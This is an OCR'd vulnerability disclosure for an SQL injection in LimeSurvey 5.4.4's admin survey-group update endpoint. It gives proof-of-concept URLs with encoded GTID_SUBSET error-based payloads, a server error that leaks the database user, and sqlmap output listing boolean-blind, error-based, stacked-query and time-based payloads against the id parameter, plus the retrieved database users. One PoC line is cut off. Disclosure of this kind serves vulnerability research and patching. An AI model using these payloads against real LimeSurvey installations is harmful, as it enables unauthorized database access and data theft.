
LimeSurvey V5.4.4 background update.php SQL injection

Vulnerability Description

- Affected product: LimeSurveyCMS V5.4.4
- Attack type: Remote
- Affected component: /application/views/themeOptions/update.php

Recurrence Process

- Login to website background




This is the LimeSurvey admin interface. Start to build your survey from here.

Last visited survey: 1234 (ID:938745)

- poc

```
http://XX.XX.XX.XX/index.php?r=admin/surveysgroups/sa/update&id=1%29%20AND%20GT
-%20cDQz
```



```
127.0.0.1/lime/index.php?r=admin/surveysgroups/sa/update&id=1%29%20AND%20GTID_SUBSET%28CONCAT%280x717a707071%2C%...
```


错误代码500：内部服务器错误

CDbCommand failed to execute the SQL statement: SQLSTATE[HY000]: General error: 1772 Malformed GTID set specification 'qzppq'root'@'localhost'qbpxq'.

服务器在处理你的请求时发生一个内部错。

请联系 Administrator 报告这个问题。

- sqlmap



```
[15:55:31] [INFO] resuming back-end DBMS 'mysql'
[15:55:31] [INFO] testing connection to the target URL
[15:55:32] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: http://192.168.225.209:80/lime/index.php?r=admin/surveysgroups/sa/update&id=1) OR NOT 3714=3714-- dWwy

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: http://192.168.225.209:80/lime/index.php?r=admin/surveysgroups/sa/update&id=1) AND GTID_SUBSET(CONCAT(0x717
a707071,(SELECT (ELT(4045=4045,1))),0x7162707871),4045)-- mtyh

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: http://192.168.225.209:80/lime/index.php?r=admin/surveysgroups/sa/update&id=1);SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://192.168.225.209:80/lime/index.php?r=admin/surveysgroups/sa/update&id=1) AND (SELECT 2338 FROM (SELEC
T(SLEEP(5)))kDPO)-- Cjtd
---
[15:55:32] [INFO] the back-end DBMS is MySQL
web application technology: Nginx 1.15.11, PHP 7.3.4
back-end DBMS: MySQL >= 5.6
[15:55:32] [INFO] fetching database users
[15:55:34] [INFO] retrieved: ''root'@'localhost''
[15:55:35] [INFO] retrieved: ''root'@'localhost''
```